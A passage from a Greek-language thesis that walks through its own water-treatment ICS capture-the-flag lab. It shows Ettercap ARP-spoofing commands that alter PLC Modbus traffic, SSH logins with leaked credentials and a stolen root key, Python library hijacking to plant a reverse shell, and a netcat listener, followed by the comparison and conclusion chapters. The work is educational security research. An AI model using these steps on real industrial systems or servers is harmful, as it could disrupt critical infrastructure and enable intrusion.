6. Αντικαθιστά τα δεδομένα με μετατόπιση 15 με την τιμή 4e 20 για να ενεργοποιηθεί η χειροκίνητη λειτουργία.
7. Εκτυπώνει μήνυμα επιβεβαίωσης

Στη συνέχεια πρέπει να μεταγλωττιστεί ο παραπάνω κώδικας και να δημιουργηθεί το φίλτρο χρησιμοποιώντας το etterfilter.

```
etterfilter mitm.ecf -o mitm.ef
```




ΕΙΚΟΝΑ 7.29: ΕΚΤΕΛΕΣΗ ETTERFILTER ΓΙΑ ΤΗΝ ΔΗΜΙΟΥΡΓΙΑ ΤΟΥ ΦΙΛΤΡΟΥ

Ολοκληρώνοντας την προετοιμασία για την επίθεση γίνεται μια σάρωση στο εργοστασιακό δίκτυο br_icsnet και αποθήκευση των ενεργών συστημάτων χρησιμοποιώντας το Ettercap.


```
ettercap -Tq -Q --save-hosts hosts.txt -i br_icsnet
```

- -Tq: Εκτελεί το Ettercap σε λειτουργία μόνο κειμένου με ήσυχη έξοδο.
- -Q: Απενεργοποιεί την καταγραφή πακέτων, πράγμα που σημαίνει ότι το Ettercap δεν θα αποθηκεύσει τα καταγεγραμμένα πακέτα στο δίσκο.
- --save-hosts hosts.txt: Αποθηκεύει τους ανακαλυφθέντες κεντρικούς υπολογιστές και τις διευθύνσεις MAC τους σε ένα αρχείο.
- -i br_icsnet: Καθορίζει τη διεπαφή δικτύου που θα χρησιμοποιηθεί για την επίθεση.



ΕΙΚΟΝΑ 7.30: ΠΡΩΤΗ ΕΚΤΕΛΕΣΗ ETTERCAP ΓΙΑ ΣΑΡΩΣΗ ΤΟΥ ΔΙΚΤΥΟΥ

Αφού αποθηκευτούν επιτυχώς οι διευθύνσεις IP και MAC που θα χρησιμοποιηθούν μπορεί να ξεκινήσει η επίθεση.




ΕΙΚΟΝΑ 7.31: ΑΠΟΘΗΚΕΥΜΕΝΕΣ ΔΙΕΥΘΥΝΣΕΙΣ IP ΚΑΙ MAC ΤΩΝ HMI ΚΑΙ PLC

Εκτελείται η παρακάτω εντολή και αναμένεται να σταλεί ένα πακέτο από την διεπαφή HMI3 προς τον ελεγκτή PLC1.

```
ettercap -Tqi br_icsnet -F mitm.ef -w ettercap-packets.pcap -M arp
/192.168.0.11// /192.168.0.23//
```


- -Tqi: Εκτελεί το Ettercap σε λειτουργία μόνο κειμένου με ήσυχη έξοδο και ενεργοποιεί την επίθεση MITM.
- br_icsnet: Καθορίζει τη διεπαφή δικτύου που θα χρησιμοποιηθεί για την επίθεση.
- -F mitm.ef: Καθορίζει το αρχείο φίλτρου που θα χρησιμοποιηθεί.
- -w ettercap-packets.pcap: Καθορίζει το όνομα του αρχείου εξόδου για την αποθήκευση των συλλεχθέντων πακέτων σε μορφή PCAP.
- -M arp: Ορίζει τη μέθοδο επίθεσης MITM σε ARP (Address Resolution Protocol) spoofing.
- /192.168.0.11//: Καθορίζει τη διεύθυνση IP-στόχου για την επίθεση MITM.
- /192.168.0.23//: Καθορίζει τη διεύθυνση IP του που πρόκειται να υποδυθεί.



ΕΙΚΟΝΑ 7.32: ΦΙΛΤΡΑΡΙΣΜΑ ΠΑΚΕΤΩΝ ΚΑΙ ΕΠΙΤΥΧΗΣ ΕΚΤΕΛΕΣΗ ΤΗΣ ΕΠΙΘΕΣΗΣ

Αφού ξεκινήσει η επίθεση και σταλεί ένα πακέτο από το HMI3 προς το PLC1 θα ελεγχθεί για τις προϋποθέσεις που τέθηκαν στο φίλτρο και θα αντικατασταθούν τα δεδομένα που ορίζουν την λειτουργία των καταχωρητών, έτσι ώστε να τερματιστεί η αυτόματη κατάσταση.

Ελέγχοντας την διεπαφή HMI1 μετά την επίθεση, επιβεβαιώνεται η επιτυχής εκτέλεση της, καθώς φαίνεται η αλλαγή του 'tank_input_valve' σε 'On manually'. Επιπλέον αλλάζοντας την κατάσταση των PLC σε χειροκίνητη λειτουργία, το σύστημα εμφάνισε σφάλμα πιθανής υπερχείλισης και διέρρευσαν στοιχεία σύνδεσης για τον εφεδρικό διακομιστή του δικτύου.




ΕΙΚΟΝΑ 7.33: ΑΠΟΤΕΛΕΣΜΑ ΔΙΕΠΑΦΗΣ-1 ΜΕΤΑ ΤΗΝ MITM ΕΠΙΘΕΣΗ

```
ssh suser88@172.17.0.3
```

```
scada_op@waterfacility:~$ ssh suser88@172.17.0.3
The authenticity of host '172.17.0.3 (172.17.0.3)' can't be established.
ED25519 key fingerprint is SHA256:f6WAl7hfKjqSPMB2gkDuGHxqI8OoND72DZMlvyfYJa0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.3' (ED25519) to the list of known hosts.
suser88@172.17.0.3's password:
Linux backupserver 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun  5 01:55:18 2023 from 172.17.0.1
suser88@backupserver:~$ ls
backup-scripts
suser88@backupserver:~$
```


ΕΙΚΟΝΑ 7.34: ΣΥΝΔΕΣΗ ΜΕ ΤΟΝ ΕΦΕΔΡΙΚΟ ΔΙΑΚΟΜΙΣΤΗ ΩΣ SUSER88

Αποκτώντας πρόσβαση στον εφεδρικό διακομιστή με τον κωδικό του χρήστη suser88, εντοπίζεται ένα αρχείο 'backup.py' το οποίο έχει δικαιώματα root, με αποτέλεσμα να μην είναι δυνατή η επεξεργασία του.



ΕΙΚΟΝΑ 7.35: ΠΕΡΙΕΧΟΜΕΝΑ ΦΑΚΕΛΟΥ /BACKUP-SCRIPTS

```
nano ~/backup-scripts/backup.py
```



ΕΙΚΟΝΑ 7.36: ΠΕΡΙΕΧΟΜΕΝΑ ΑΡΧΕΙΟΥ BACKUP.PY


Παρά το γεγονός ότι δεν είναι δυνατή η επεξεργασία του αρχείου, εισάγονται βιβλιοθήκες που μπορούν να χρησιμοποιηθούν για αναβάθμιση των προνομίων την επόμενη φορά που θα εκτελεστεί το αρχείο δημιουργίας αντιγράφων ασφαλείας.

Στη συγκεκριμένη περίπτωση θα χρησιμοποιηθεί η τεχνική Python Library Hijacking [31] στη βιβλιοθήκη tarfile η οποία χρησιμοποιείται για τη δημιουργία ενός συμπιεσμένου αρχείου 'html.tar.gz'.

Αρχικά πρέπει να δημιουργηθεί ένα αρχείο με όνομα 'tarfile.py' στον ίδιο φάκελο.

ΕΙΚΟΝΑ 7.37: ΠΕΡΙΕΧΟΜΕΝΑ ΑΡΧΕΙΟΥ TARFILE.PY

Τα περιεχόμενα αυτού αποτελούνται από ένα python reverse shell καλυπτόμενο από μερικές εικονικές κλάσεις Tarfile για αποφυγή σφαλμάτων κατά την εκτέλεση.




ΕΙΚΟΝΑ 7.38: ΝΕΟ ΑΡΧΕΙΟ TARFILE.PY ΣΤΟΝ ΙΔΙΟ ΦΑΚΕΛΟ ΜΕ ΤΟ BACKUP.PY

Την επόμενη φορά που θα εκτελεστεί το 'backup.py', θα φορτώσει την νέα έκδοση της βιβλιοθήκης tarfile, λόγω του ότι εμφανίζεται πρώτη στα μονοπάτια αναζήτησης (καθώς ο τρέχων φάκελος έρχεται πάντα πρώτος), και στη συνέχεια θα εκτελέσει το reverse shell με αυξημένα προνόμια.

Με την εκτέλεση του netcat σε λειτουργία listener αποκτάται πρόσβαση root στον διακομιστή backup.


```
nc -lvnp 3333
```

- -l: επιτρέπει στο netcat να ακούει για εισερχόμενες συνδέσεις.
- -v: Ενεργοποιεί τη λεπτομερή έξοδο, παρέχοντας πιο λεπτομερείς πληροφορίες κατά τη διάρκεια της εκτέλεσης.
- -n: Απενεργοποιεί την ανάλυση DNS, εμποδίζοντας το netcat να επιχειρήσει να επιλύσει διευθύνσεις IP σε ονόματα κεντρικών υπολογιστών.
- -p 3333: Καθορίζει τον αριθμό θύρας για παρακολούθηση.



ΕΙΚΟΝΑ 7.39: ΠΡΟΣΒΑΣΗ ROOT ΣΤΟΝ ΕΦΕΔΡΙΚΟ ΔΙΑΚΟΜΙΣΤΗ


Έχοντας πλέον δικαιώματα διαχειριστή στον backup server υπάρχει η δυνατότητα σύνδεσης στον κεντρικό διακομιστή waterfacility μέσω ssh.



ΕΙΚΟΝΑ 7.40: ΖΕΥΓΟΣ ΚΛΕΙΔΙΩΝ SSH ΣΤΟΝ ΦΑΚΕΛΟ /ROOT

```
ssh -i id_rsa root@172.17.0.1
```

Αφού αποκτηθεί πρόσβαση root στο waterfacility, αποκτάται η τελευταία σημαία και ολοκληρώνεται το CTF.



ΕΙΚΟΝΑ 7.41: ΔΕΥΤΕΡΗ ΣΗΜΑΙΑ ΤΟΥ CTF

Κεφάλαιο 5: Συγκριτική Μελέτη με Άλλα CTF VMs

Το CTF Επεξεργασίας Νερού διακρίνεται από άλλα υπάρχοντα CTF σε διάφορες πτυχές, προσφέροντας μοναδικά οφέλη που ενισχύουν τον ρεαλισμό και την εκπαιδευτική του αξία. Πρώτον, το CTF δίνει μεγάλη έμφαση στα βιομηχανικά συστήματα ελέγχου (ICS) και στην ασφάλεια στον τομέα των κρίσιμων υποδομών. Αυτή η εστίαση παρέχει στους συμμετέχοντες έκθεση στις ειδικές προκλήσεις και εκτιμήσεις που σχετίζονται με την ασφάλεια βιομηχανικών χώρων, διαχωρίζοντάς το από τα πιο συμβατικά CTF που επικεντρώνονται κυρίως στην τυπική ασφάλεια διαδικτυακών εφαρμογών ή δικτύων.

Επιπλέον, το CTF διακρίνεται για την ενσωμάτωση εργαλείων και τεχνολογιών του πραγματικού κόσμου που χρησιμοποιούνται συνήθως στον τομέα της βιομηχανικής ασφάλειας. Με την ενσωμάτωση εργαλείων όπως το OpenPLC, το Nmap, το Gobuster και το Ettercap, οι συμμετέχοντες αποκτούν πρακτική εμπειρία με τη χρήση τυποποιημένων εργαλείων του χώρου, ενισχύοντας τις δεξιότητες και τις γνώσεις τους σε ένα εξαιρετικά σημαντικό πλαίσιο.

Επίσης, το CTF υιοθετεί μια διεπιστημονική προσέγγιση, απαιτώντας από τους συμμετέχοντες να συνδυάσουν τεχνογνωσία από διάφορους τομείς της ασφάλειας. Η δοκιμασία περιλαμβάνει τη δικτύωση, την ασφάλεια διαδικτυακών εφαρμογών, τα πρωτόκολλα που συναντώνται σε συστήματα ICS και τις τεχνικές κλιμάκωσης προνομίων. Αυτή η πολύπλευρη φύση του CTF διασφαλίζει ότι οι μετέχοντες αναπτύσσουν μια ολοκληρωμένη κατανόηση των διαφόρων πτυχών της ασφάλειας, καθιστώντας το μια ολοκληρωμένη και πολύτιμη εκπαιδευτική εμπειρία.

Ακόμη, το CTF Water Treatment προσφέρει την ενσωμάτωση πολλαπλών κεντρικών υπολογιστών στο τοπικό του δίκτυο, γεγονός που καθιστά αναγκαία τη στρατηγική εναλλαγή μεταξύ τους για την παραβίαση του κύριου στόχου. Αυτή η αρχιτεκτονική πολλαπλών διακομιστών ενισχύει τον ρεαλισμό και την πολυπλοκότητα της πρόκλησης, προσομοιάζοντας πραγματικά σενάρια όπου οι επιθέσεις συχνά πραγματοποιούνται σε ένα δίκτυο συστημάτων και όχι σε έναν και μόνο υπολογιστή.

Περαιτέρω, το CTF Επεξεργασίας Νερού ξεχωρίζει για τη ρεαλιστική προσομοίωση της κίνησης δικτύου του ICS. Η ενσωμάτωση της επικοινωνίας Modbus μεταξύ των προγραμματιζόμενων λογικών ελεγκτών

(PLC) και των διεπαφών ανθρώπου-μηχανής (HMI) παρέχει στους συμμετέχοντες πρακτική εμπειρία στην πολυπλοκότητα των πρωτοκόλλων των ICS. Μπορούν να αναλύσουν, να χειριστούν και να εκμεταλλευτούν αυτές τις επικοινωνίες για να επιτύχουν τους στόχους τους, αντικατοπτρίζοντας σενάρια του πραγματικού κόσμου και δίνοντάς τους τη δυνατότητα να αποκτήσουν βαθύτερη κατανόηση της ασφάλειας ICS/SCADA.

Συνοπτικά, το νέο CTF Water Treatment ξεπερνά τις υπάρχουσες προκλήσεις προσφέροντας ένα μοναδικό συνδυασμό ρεαλισμού, εστίασης στις πτυχές του ICS και του hardware, μια πολυδιάστατη προσέγγιση και μια ρεαλιστική αποτύπωση της κίνησης του δικτύου των βιομηχανικών συστημάτων ελέγχου. Αυτά τα πλεονεκτήματα ενισχύουν την εκπαιδευτική αξία της δοκιμασίας, εξοπλίζοντας τους συμμετέχοντες με πρακτικές δεξιότητες και γνώσεις που εφαρμόζονται άμεσα στον τομέα της ασφάλειας των κρίσιμων υποδομών.

Κεφάλαιο 6: Επίλογος

6.1 Συμπεράσματα

Η άνοδος του Διαδικτύου των Πραγμάτων (IoT) έχει σημειώσει σημαντική αύξηση, ιδίως στις κρίσιμες υποδομές, όπου η ανάγκη για ασφάλεια είναι υψίστης σημασίας. Η αυξανόμενη ενσωμάτωση των συσκευών IoT σε αυτές τις υποδομές έχει προσφέρει πολλά οφέλη, συμπεριλαμβανομένης της ενισχυμένης αυτοματοποίησης, της αποδοτικότητας και της συνδεσιμότητας. Ωστόσο, αυτή η ταχεία υιοθέτηση έχει εισάγει επίσης νέες προκλήσεις και αδύναμα σημεία ασφαλείας, γεγονός που καθιστά αναγκαία τη διασφάλιση των κρίσιμων υποδομών έναντι πιθανών απειλών στον χώρο.

Κατά τη διάρκεια της παρούσας διπλωματικής εργασίας, επιχειρήθηκε η διερεύνηση της διασταύρωσης μεταξύ του IoT και της ασφάλειας κρίσιμων υποδομών. Η ολοκληρωμένη κατανόηση των πρακτικών δεξιοτήτων και η κατανόηση των προκλήσεων επιτεύχθηκε μέσω της αξιοποίησης των δραστηριοτήτων Capture the Flag (CTF). Με τη συμμετοχή σε αυτές τις πρακτικές δοκιμασίες, βελτιώθηκε η ικανότητα εντοπισμού, εκμετάλλευσης και περιορισμού των ευπαθειών σε προσομοιωμένα συστήματα.

Εκτός από την ανάλυση των υπαρχουσών μεθοδολογιών και τεχνικών που χρησιμοποιούνται για την επίλυση προκλήσεων CTF, έχει πραγματοποιηθεί ο σχεδιασμός και η υλοποίηση ενός νέου σεναρίου CTF. Αυτό το σενάριο προσομοιώνει συγκεκριμένα μια εγκατάσταση επεξεργασίας νερού, εκθέτοντας τους συμμετέχοντες σε μια σειρά προκλήσεων ασφαλείας που σχετίζονται με συσκευές IoT και συστήματα κρίσιμων υποδομών. Η εξέλιξη μέσω των διαφόρων σταδίων του CTF, που περιλαμβάνει τη συλλογή πληροφοριών, την εκμετάλλευση και την κλιμάκωση προνομίων, επέτρεψε τη βαθύτερη κατανόηση της διασφάλισης των συσκευών IoT και των στοιχείων κρίσιμων υποδομών.

Η ανάπτυξη και η συμμετοχή σε ένα αυτοδημιούργητο σενάριο CTF όχι μόνο ενίσχυσαν τις γνώσεις σχετικά με την ασφάλεια του IoT και των κρίσιμων υποδομών, αλλά συνέβαλαν και στην ευρύτερη κοινότητα της ασφάλειας. Το σενάριο CTF που προέκυψε θα χρησιμεύσει ως εκπαιδευτικός παράγοντας με στόχο την ενίσχυση των δεξιοτήτων και της ευαισθητοποίησης των μελλοντικών επαγγελματιών στον τομέα της ασφάλειας του IoT και των κρίσιμων υποδομών. Συμμετέχοντας σε πρακτικές προκλήσεις που αναπαράγουν σενάρια του πραγματικού κόσμου, οι συμμετέχοντες μπορούν να ενισχύσουν την ικανότητά τους να προστατεύουν τις υποδομές ζωτικής σημασίας από τις επερχόμενες απειλές στον χώρο.

6.2 Μελλοντικές Επεκτάσεις

Για να βελτιωθεί η εκπαιδευτική εμπειρία και να ενισχυθούν περαιτέρω οι γνώσεις σχετικά με την ασφάλεια του IoT και των κρίσιμων υποδομών, μπορούν να εξεταστούν διάφορες μελλοντικές βελτιώσεις:

- Πρώτον, το σενάριο CTF θα μπορούσε να επεκταθεί ώστε να περιλαμβάνει ένα μεγαλύτερο περιβάλλον δικτύου που προσομοιώνει μια πιο ευρεία και ρεαλιστική εγκατάσταση κρίσιμων υποδομών. Με την ενσωμάτωση περισσότερων κεντρικών υπολογιστών, HMIs και PLCs, οι συμμετέχοντες θα μπορούσαν να αποκτήσουν μια ευρύτερη κατανόηση των προκλήσεων και των περιπλοκών που εμπλέκονται στην εξασφάλιση μεγαλύτερων συστημάτων IoT.

- Εκτός από την επέκταση του περιβάλλοντος δικτύου, είναι ζωτικής σημασίας η ενημέρωση σχετικά με τις τελευταίες ευπάθειες και τεχνικές εκμετάλλευσης του IoT και του ICS. Η τακτική επικαιροποίηση του σεναρίου CTF ώστε να περιλαμβάνει πρόσφατα ανακαλυφθείσες ευπάθειες και φορείς επίθεσης θα διασφαλίσει ότι οι συμμετέχοντες εκτίθενται στις τρέχουσες απειλές και μπορούν να αναπτύξουν πρακτικές δεξιότητες για την αντιμετώπιση των νέων προκλήσεων ασφαλείας.

- Η δημιουργία ενός συλλογικού και ανταγωνιστικού εκπαιδευτικού περιβάλλοντος θα μπορούσε να εμπλουτίσει περαιτέρω την εμπειρία του CTF. Η εισαγωγή ομαδικών προκλήσεων ή ο διαμοιρασμός σε μια πλατφόρμα για τους συμμετέχοντες ώστε να μοιράζονται τις εμπειρίες, τις στρατηγικές και τις λύσεις τους θα ενίσχυε τη συνεργασία και την ανταλλαγή γνώσεων. Αυτή η συλλογική προσέγγιση ενθαρρύνει τους συμμετέχοντες να μάθουν ο ένας από τον άλλο, να διερευνήσουν διαφορετικές προοπτικές και να αναπτύξουν μια πιο ολοκληρωμένη κατανόηση του IoT και της ασφάλειας των υποδομών ζωτικής σημασίας.

- Επιπλέον, η δημιουργία συνεργασιών με ενδιαφερόμενους φορείς του κλάδου, όπως κατασκευαστές συσκευών IoT, εταιρείες ICS και οργανισμοί διαδικτυακής ασφάλειας, θα παρείχαν πολύτιμες γνώσεις και τεχνογνωσία. Η αξιοποίηση των βιομηχανικών συμπράξεων επιτρέπει την ενσωμάτωση της τεχνογνωσίας του πραγματικού κόσμου, των βέλτιστων πρακτικών του κλάδου και των αναδυόμενων τεχνολογιών στο σενάριο CTF. Οι συμμετέχοντες μπορούν να επωφεληθούν από τις τελευταίες τάσεις, τις εξελίξεις και τις σχετικές εκτιμήσεις για την ασφάλεια απευθείας από τους επαγγελματίες του κλάδου, ενισχύοντας περαιτέρω την εμπειρία εκμάθησης.

Βιβλιογραφία

[1] K. K. Patel, S. Patel, P. G. Scholar, and C. Salazar, "Internet of Things-IOT: Definition, Characteristics, Architecture, Enabling Technologies, Application &...," ResearchGate, May 2016, [Online]. Available: https://www.researchgate.net/publication/330425585_Internet_of_Things-IOT_Definition_Characteristics_Architecture_Enabling_Technologies_Application_Future_Challenges

